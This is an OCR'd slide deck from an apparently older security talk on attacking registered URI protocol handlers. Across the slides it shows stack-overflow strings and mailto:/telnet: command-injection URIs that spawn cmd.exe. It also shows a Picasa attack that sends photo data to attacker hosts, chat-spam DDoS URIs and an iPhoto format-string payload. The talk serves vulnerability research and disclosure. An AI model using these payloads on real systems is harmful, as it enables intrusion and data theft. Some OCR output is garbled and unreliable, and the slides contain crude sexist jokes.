URI Use and Abuse



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URIs – An Overview

- Generic
 - http://, ftp://, telnet://, etc.
- What else is registered?
 - aim://, firefoxurl://, picasa://, itms://, etc.

URIs – Interaction With Browsers

- Developers create URI hooks in the registry for their applications
- Once registered they can be accessed
 and interacted with through the browser
- XSS can play too!

URI Discovery – Where and What?

- RFC 4395 defines an IANA-maintained registry of URI Schemes
- W3C maintains *retired* schemes
- AHA! The registry! Enter DUH!

DUH Tool – Sample Output

```
Command Prompt
ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
to URL: CallTo Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
URL:File Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
                            URL:File Protocol run
URL:File Transfer Protocol
URL:GAAIT-PE Protocol C:\
URL:Gopher Protocol C:\
                                                                                                                                                      rund1132.exe msconf.dll,CallToProtocolHandler %1
                                                                                                                        C:\Program Files\AAP\GAAIT PE.exe %1
C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
    opher
                              Help Center Pluggable Protocol %SystemRoot%PCHEALTH\HELPCTR\Binaries\HelpCtr.exe -FromHCP -url URL:Hello Protocol "C:\Program Files\Hello\Hello.exe" /o "%1"

URL:HyperIext Transfer Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"

URL:HyperIext Transfer Protocol with Privacy C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"

URL:LDAP Protocol "C:\Program Files\Outlook Express\wab.exe" /ldap:%1
                             URL:MailTo Protocol
                                                                                                                          C:\lotus\notes\notes.exe /defini %1
                                                                                                                       "C: Program Files Windows Media Player wmplayer.exe" "%L"
"%Program Files Windows Media Player wmplayer.exe" "%L"
"%Program Files Windows Media Player wmplayer.exe" "%L"
"%Program Files Woutlook Express msimn.exe" /newsurl:%1
"%Program Files Noutlook Express msimn.exe" /newsurl:%1
"C:\lotus\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\notes\no
                               URL:mms Protocol
                              URL: mmst Protocol
                               URL:mmsu Protocol
                              URL:msbd Protocol
URL:News Protocol
URL:NNTP Protocol
 nntp
Notes
                               URL:Notes Protocol
                              Picasa Command protocol URL: RLogin Protocol
picasa
                                                                                                                        rundll32.exe url.dll,TelnetProtocolHandler %1
%SystemRoot%Explorer.exe /idlist,%I,%L
c:\Program Files\Paisley Consulting\SnapReporter2\SnapReporter.Pro
"%ProgramFiles*\Outlook Express\msimn.exe" /newsurl:%1
C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
rlogin
                                URL:RLogin Protocol
                                URL:SnapReporter Protocol
                               URL: Snews Protocol
snews
                               URL:SVN Protocol
svn
syn+ssh URL:SVN+SSH Protocol
                                                                                                                        rundl132.exe url.dll, TelnetProtocolHandler %1 rundl132.exe url.dll, TelnetProtocolHandler %1
                             URL: Telnet Protocol
URL: IN3270 Protocol
lt n3270
                             URL:TSVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:checkout /url:"
URL:Unreal Tournament Legacy Protocol C:\UT2004\System\UT2004.exe "%1"
URL:Unreal Tournament 2004 Protocol C:\UT2004\System\UT2004.exe "%1"
                                                                                                                                                     C:\PROGRA~1\Ventrilo\Ventrilo.exe -1%1
  Ventrilo
                                                             URL: Ventrilo Protocol
```

Attacking URIs – Attack Scope

- URIs link to applications
- Applications are vulnerable to code flaws and functionality abuse
- URIs can be accessed by XSS exposures

Stack Overflow in Trillian's aim.dll Through the aim:// URI

The aim:// URI is associated with the command 'Rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll", aim_util_urlHandler url="%1" ini="c:\program files\trillian\users \default\cache\pending_aim.ini".



Stack Overflow in Trillian's aim.dll Through the aim:// URI


- Attacker controls the value that is put into aim_util_urlHandler through the URI, such as aim://MyURL.
- Value is copied without bounds checking leading to a stack overflow

Stack Overflow in Trillian's aim.dll Through the aim:// URI

Example:

55555555555555555555555666666AAAABBBB6666666 99999999999999999999999999999999999 0000

Stack Overflow Caught By OllyDbg



Control of Pointer to Next SEH Record and SE Handler

0007FF34 35353535 0007FF3C 35353535 0007FF40 35353535 0007FF44 35353535 0007FF48 36363636 0007FF4C 36363636 0007FF50 41414141 Pointer to next SEH record 0007FF54 42424242 SE handler 0007FF58 36363636 0007FF5C 36363636 0007FF60 36363636 0007FF64 36363636




Command Injection in Call to Trillian's aim.dll Through XSS

The command associated with aim://
takes two arguments, "URL" (which we
control) and "ini", which is set by default
to C:\Program Files\Trillian\users
\default\cache \pending_aim.ini.

Command Injection in Call to Trillian's aim.dll Through XSS

- Attacker can inject a "to close off the "uri" command line argument and can then inject a new "ini" parameter.
- The "ini" parameter is used to specify a file location to write startup data to.
- We can control some of that startup data through the aim:// URI.

Command Injection in Call to Trillian's aim.dll Through XSS






 The res:// URI is a predefined pluggable protocol in Microsoft that allows content like images, html, xsl, etc. to be pulled from DLLs or executables. Ex:

res://ieframe.dll/info_48.png

You have seen this, you just might not know it, if you have a 404 page or common error pages in IE, you'll see a blue ?, this is loaded using res://.

- Playing with the res:// URI, it was discovered the browser would crash if the following URI was accessed: res://ieframe.dll/#1111111
- Further testing led to res://ieframe.dll/#111111AAAAAA... (long string of A's)...AA/1, which caused the windows dumprep.exe to kick-up.






```
RETURN to 02FFA880 from 021DA980
00410041
         iexplore.00410041
                                                 Paused
```



Cross Browser Scripting – IE pwns Firefox and Netscape Navigator

- Firefox and Netscape Navigator 9 register
 URIs to be "compliant with Windows Vista".
- These URIs ("firefoxurl" and "navigatorurl")
 are vulnerable to command injection when called from IE.
- Gecko based browsers accept the –chrome argument, and we can inject this to supply arbitrary JavaScript code that allows us to spawn a command prompt.

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


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Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.

- This is actually caused by a flaw in Microsoft's shell32.dll file on non-Vista machines.
- Was fixed for Firefox by Mozilla Sec.
 Team for Firefox in version 2.0.0.7.

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
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- The following URIs will cause a command injection:
 - mailto:%00%00../../../../windows/system32/cmd".exe ../../../../../windows/system32/calc.exe " " blah.bat
 - nntp:%00%00../../../windows/system32/cmd".exe ../../../../../../windows/system32/calc.exe " " blah.bat
 - news:%00%00../../../../windows/system32/cmd".exe ../../.. /../../windows/system32/calc.exe " - " blah.bat
 - snews:%00%00../../../windows/system32/cmd".exe ../../ ../../../windows/system32/calc.exe " - " blah.bat
 - telnet:%00%00../../../../windows/system32/cmd".exe ../../.. /../../windows/system32/calc.exe " - " blah.bat

Trust-based Applet Attack against Google's Picasa (T-bAG)

- picasa://importbutton?url=
 http://shadyshady.com/evilbutton.xml
- Yep, that's right it imports a remote XML description of a button
- If that button is loaded from OUR server and clicked we get to see all those naughty pictures of your girlfriend

The Plan – Ghetto Whiteboard Edition







The Hacker

YouTube, MySpace



Hacker Plants XSS



Victim's Web Browser

Victim Get's Pwned

Attack Server



Load Flash, Rebind, Steal Images



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The button.pbf file looks like so:

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- When the button is clicked, Picasa starts up its own instance of Internet Explorer to open up whatever is at http://natemcfeters.com/pwn.py
- The real interesting thing is what Picasa SENDS:

POST /pwn.py HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

Pragma: no-cache

Content-Type: multipart/form-data; boundary=------5AC559581A44

Accept-Language: en

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)

Host: evil.com

Proxy-Connection: Keep-Alive

Content-Length: 2473

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What's Sent by Picasa?!

-----5AC559581A44

Content-Disposition: form-data; name="rss"

Content-Type: text/plain; charset=utf8

<?xml version="1.0" encoding="utf-8" ?>

<rss version="2.0" xmlns:photo="http://www.pheed.com/pheed/" xmlns:media="http://search.yahoo.com/msrss/">

<cli>clientlanguage>en</clientlanguage>

<channel>

≺item>

<title>Studio.bmp</title>

<photo:thumbnail>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb7.jpg</photo:thumbnail>

<photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image7.jpg</photo:imgsrc>
<media:group>

<media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image7.jpg" width="480" height="360" isDefault="true"/>

<media:thumbnail.url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb7.jpg" width="144" height="108"/>

<media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/original7" width="480" height="360" fileSize="518454" type="image/bmp"/>

</media:group>

</item>

≺item>

<title>PWNED111.jpg</title>

<photo:thumbnail>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb8.jpg</photo:thumbnail>

<photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image8.jpg</photo:imgsrc>

<media:group>

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Why Flash?

- We chose Flash to exploit our clientside attack vector for three reasons:
 - 1. It is vulnerable to DNS Rebinding attacks.
 - 2. If a valid crossdomain.xml file is present we can connect back to our attack server.
 - 3. As of Actionscript 3.0 we now have access to a Socket class that can read and write raw binary data.

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PDP's PDF Sploit

- One of the URI/Protocol handler attack vectors that gained a lot of publicity was the PDF based attack by PDP
- This was based off of our same mailto: command injection, and in fact, the version in the wild also uses this

Stupid IM Trick

- I want to talk to your girlfriend as if I'm you!
 - ymsgr:sendim?yourGirlFriend&m=I+think+we+sho uld+break+up...+sorry+but+its+you+not+me
 - gtalk:chat?jid=Pwn1ch1wa@gmail.com
 - gtalk:call?jid=Pwn1ch1wa@gmail.com
 - gtalk:voicemail?jid=Pwn1ch1wa@gmail.com
 - aim:goim?screenname=yourGirlFriend&m=I+really +think+you'd+be+happier+with+Nate
 - skype, Gadu-Gadu, Jabber, etc.

Yep, They're Stupid, but...

- Aside from stealing your girlfriend and causing a Denial of Service on you...
- What if you could XSS a lot of people from one page and then force their browsers to loop through sending as many of these messages as possible?
 - DDoS on all chat providers anyone?

What's Next? *Nix Anyone?

- Why oh why is no one talking about *Nix yet. Why? No registry... or is there? AHA! DUH4Linux.sh!

Output from DUH 4 Linux

-bash-3.00\$./DUH4Linux.sh

man

cdda

aim

info

server-settings

applications

https

unknown

ghelp

h323

about

trash

http

system-settings

callto

mailto

gnome-help "%s"

/usr/libexec/gnome-cdda-handler %s

gaim-remote uri "%s"

gnome-help "%s"

nautilus "%s"

nautilus "%s"

firefox %s

mozilla "%s"

gnome-help "%s"

gnomemeeting -c %s

firefox %s

nautilus "%s"

firefox %s

nautilus "%s"

gnomemeeting -c %s

evolution %s

An Apple a Day Keeps the Hackers at Bay? Yeah, right.

- DUH4Mac was developed for me by Carl Lindberg, the same guy who brought us RCDefaultApp for turning these off on a Mac
- Has already helped us uncover on bug in Mac URI handlers

Output From DUH4Mac

URL Name

App Bundle ID

mailto

pcast com.apple.itunes

x-man-page

• ftp

org.mozilla.firefox

• im

applescript

webcalcom.apple.ical

directoryconnection

rtsp

Keynote

ichat

feed

ssh •

message

afp

daap

com.apple.itunes

mmsu

...

App (Current Path)

Mail (/Applications/Mail.app)

iTunes (/Applications/iTunes.app)

Terminal (/Applications/Utilities/Terminal.app)

Firefox (/Applications/Firefox.app)

iChat (/Applications/iChat.app)

Editor (/Applications/AppleScript/ScriptEditor.app)

iCal (/Applications/iCal.app)

(/Applications/Utilities/Directory Utility.app)

QuickTime (/Applications/QuickTime Player.app)

Keynote (/Applications/iWork '06/Keynote.app)

iChat (/Applications/iChat.app)

Safari (/Applications/Safari.app)

Terminal (/Applications/Utilities/Terminal.app)


Mail (/Applications/Mail.app)

Finder (/System/Library/CoreServices/Finder.app)


iTunes (/Applications/iTunes.app)

WMV (/Applications/Flip4Mac/WMV Player.app)

- A format string vulnerability exists in iPhoto which can be triggered by enticing a user to subscribe to a maliciously crafted photocast
- A remote attacker may be able to cause arbitrary execution of code







```
Program received signal EXC BAD_ACCESS. Could not access memory.
Reason: KERN PROTECTION FAILURE at address: 8x90cafaa8
           in vfprintf ()
(gdb) x/5t
Gx92a7cc97 * vfprintf+4867*:
                                      Neck, (Neak)
                               BOY
8x92a7cc99 4 vfprintf+4869>:
                                      0x92a7bb5d < vfprintf+457>
                              1no
8x92a7cc9e * vfprintf+4874* orl $8x10, 8x6d8(%ebp)
0x92a7cca5 = vfprintf+4881>: test1
                                      $8x4008, -8x6d8(%ebp)
6x92a7ccaf vfprintf+4891>:
                                      8x92m7dm26 < vfprintf+8338*
                              Ine
(gdb) info registers
                               -1865745768
           Bx98cafaa8
              0.88
              man.
edx
               9x92a7b991
                                -1834591729
ebx
              OxbfffcmeO
                               Uxbfffcae8
6.50
              Oxbfffd238
                               6x5fffd238
ebo
               0219
               8xbfffe758
edi
                               -1873748144
               9x92a7cc97
                               8x92a7cc97 *
```

```
000
                                Default (91,24)
       Default
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"</pre>
      "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
      <title>untitled</title>
</head>
<body>
<iframe src="photo://%dddeadbeef%n">
</body>
</html>
```

```
Default (119,38)
         Default
                               Default
                             5373 Jul 31 2006 idarub.rb
-rwxr-xr-x 1 hochi staff
bash-3.2# cat iphoto.d
#!/usr/sbin/dtrace -w -s
pid$target::__vfprintf:entry /copyinstr(arg2) == "%25n"/ {
 printf("as hex: arg0=%x arg1=%x arg2=%x", arg0, arg1, arg2);
 printf("char*=%s", copyinstr(arg1));
 printf("valist=%s", copyinstr(arg2));
 ustack():
 stop();
bash-3.2# ./iphoto.d -p `ps ax | grep iPhoto|grep -v grep|awk '{print $1}'`
dtrace: script './iphoto.d' matched 1 probe
dtrace: allowing destructive actions
CPU
                              FUNCTION: NAME
        ID
  0 18758
                           __vfprintf:entry as hex: arg0=bfffd3f4 arg1=a0099a80 arg2=bfffe830char*=valist=%25n
              libSystem.B.dylib`_vfprintf
              libSystem.B.dylib`snprintf_l+0x1f2
              CoreFoundation`_CFStringAppendFormatAndArgumentsAux+0x1a6d
              CoreFoundation` CEStringCreateWithFormatAndArgumentsAux+0x78
```

```
reading address 0xba919000 in target task
copy the segment from start at 0xba919000 to 0xba91b000
Segement Protection: ((null), max r--; rwx, copy, private)
dumping our local copy with size 8192
wrote segment dump to : dumps/2651/BA919000
reading address 0xba91b000 in target task
Segment 0xbc000000 to 0xbf800000 is unreadable (permissions (null)). must be a STACK GUARD segment.
reading address 0xbf800000 in target task
copy the segment from start at 0xbf800000 to 0xbffff000
Segement Protection: ((null), max rw-; rwx, copy, private)
dumping our local copy with size 8384512
wrote segment dump to : dumps/2651/BF800000
reading address 0xbffff000 in target task
copy the segment from start at 0xbffff000 to 0xc0000000
Segement Protection: ((null), max rw-; rwx, copy, private)
dumping our local copy with size 4096
wrote segment dump to : dumps/2651/BFFFF000
reading address 0xc0000000 in target task
No memory regions left to read, exiting....
=> true
>> searchMem pid, "deadbeef%25n"
```

```
Searching BA919000...
Searching BF800000...
Searching BFFFF000...
=> [15573653, 15577749, 372212138, 372220330, 391276892, 391307340, 391469404, 391499852, 391481439, 3921408
957
>> attachDebugger pid
GNU gdb 6.3.50-20050815 (Apple version gdb-768) (Tue Oct 2 04:07:49 UTC 2007)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-apple-darwin".
Attaching to process 2651.
Reading symbols for shared libraries . done
Reading symbols for shared libraries .....
0x90dd5995 in __vfprintf ()
(qdb) x/s 15573653
0xeda295:
                 "deadbeef%25n"
 (adb)
```

And... Just in Time for Tax Season

- TurboTax on the Mac brings you friendly URIs... WHY?!
 - com.intuit.ctg.tpshelpscreen
 - com.intuit.ctg.tpsformaddress
 - com.intuit.ctg.tpsformfieldhelp
 - com.intuit.ctg.easystepjump

Conclusions and Questions

 We enjoy guns, beautiful FBI women, and loud music... any ladies out there than can help us with all three?

Any questions?

